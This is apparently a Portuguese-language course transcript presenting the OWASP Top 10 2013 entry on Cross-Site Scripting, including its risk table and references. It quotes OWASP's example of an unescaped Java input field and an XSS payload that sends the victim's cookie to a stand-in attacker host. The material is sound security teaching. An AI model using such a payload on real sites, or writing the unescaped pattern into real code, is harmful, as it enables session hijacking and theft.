
13

OWASP

Transcrição

Os ataques de *Cross Site Scripting* são muito comuns. As empresas muitas vezes desconhecem a severidade e o impacto que isso pode representar para elas.

Essa é uma das vulnerabilidades que constam no ranking da *OWASP*, disponível nesta publicação do site a Owasp.



Top 10 2013-Top 10

2013 Table of Contents


← Risk

2013 Top 10 List

A1-Injection →

A1-Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2-Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
A3-Cross-Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4-Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

Clicando no *Cross Site Scripting* abre-se uma nova página:



Top 10 2013-A3-Cross-Site Scripting (XSS)

2013 Table of Contents

← A2-Broken Authentication and Session Management


2013 Top 10 List

A4-Insecure Direct Object References →

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are two different types of XSS flaws: 1) Stored and 2) Reflected, and each of these can occur on the a) Server or b) on the Client. Detection of most Server XSS flaws is fairly easy via testing or code analysis. Client XSS is very difficult to identify.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

Essa página indica como a vulnerabilidade é explorada e como podemos fazer a prevenção a ataques desse gênero. Por exemplo, verificar se tags estão abertas, se existe a palavra `script` naquilo que o usuário está tentando inserir.

Mais abaixo podemos verificar exemplos de ataques:



Example Attack Scenarios

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in their browser to:

```
'><script>document.location= 'http://www.attacker.com
/cgi-bin/cookie.cgi ?foo='+document.cookie</script>'.
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See A8 for info on CSRF.

References

OWASP

- Types of Cross-Site Scripting
- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP AntiSamy: Sanitization Library
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review
- OWASP XSS Filter Evasion Cheat Sheet

External

- CWE Entry 79 on Cross-Site Scripting

Na mesma página, são listadas algumas referências de links com informações sobre proteção e prevenção a ataques.

Uma recomendação é ler as documentações da *OWASP* para compreender como os ataques são realizados e como a prevenção pode ser feita.